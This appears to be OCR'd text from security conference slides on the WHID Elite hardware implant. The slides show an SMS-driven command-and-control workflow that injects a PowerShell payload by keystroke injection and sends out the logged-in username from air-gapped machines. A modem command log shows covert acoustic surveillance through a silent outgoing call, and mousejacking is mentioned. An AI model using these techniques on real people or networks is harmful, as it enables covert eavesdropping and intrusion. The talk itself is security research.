


V.1.0 – 2G

V.2.0 – NB-IoT



2G/NB-IoT C&C Workflow



SMS(“DoAirGap:whoami”)

HID Injection(PoSH Payload)


COM_Port(“SerialExfil:contoso\Alice”)


SMS(“contoso\Alice”)

Bypassing AirGapped Environments
with
WHID Elite


WHID Elite

- **Atmega 32u4**
- **USB2422 Controller**
- **sed 's/ESP/SIMxxxx/'**
- **Microphone**
- **NRF24L01+**






Acoustic Surveillance




Command Received and Executed!

MakeCall: 003[redacted]

MakeCall: 00[redacted]





```
+CMTI: "SM",5
slot: 5
        ---> AT+CMGF=1
        <--- OK
        ---> AT+CSDH=1
        <--- OK
AT+CMGR=5
+CMGR: "REC UNREAD","+37[redacted],"[redacted]","18/06/09,17:49:51+12",145,4,0,0,"+3[redacted]",145,22
FROM: +3[redacted]
        ---> AT+CMGF=1
        <--- OK
        ---> AT+CSDH=1
        <--- OK
AT+CMGR=5
+CMGR: "REC READ","+3[redacted]","[redacted]","18/06/09,17:49:51+12",145,4,0,0,"+3[redacted]",145,22
MakeCall:003[redacted]
TEXT: MakeCall:003[redacted]
        ---> AT+CHFA=1
        <--- OK
Mic Enabled!
        ---> AT+CMIC=1,10
        <--- OK
Calling:
        ---> ATD003[redacted];
        <--- OK
Calling succesful!
### STARTING ACOUSTIC SURVEILLANCE ###
Sending reponse...
        ---> AT+CMGF=1
        <--- OK
        ---> AT+CMGS="+3[redacted]
        <--- >
> Command Received and Executed!
^Z
```



WHID Elite


- **Atmega 32u4**
- **USB2422 Controller**
- **sed 's/ESP/SIMxxxx/'**
- **Microphone**
- **NRF24L01+**






WHID Elite

Mousejacking Wireless Keyboards & Mice


WHY INJECTING KEYSTROKES ONLY ON A TARGET...
WHEN WE CAN PWN ALSO ITS COLLEAGUES?!
imgflip.com




Remote Mousejacking with WHID Elite

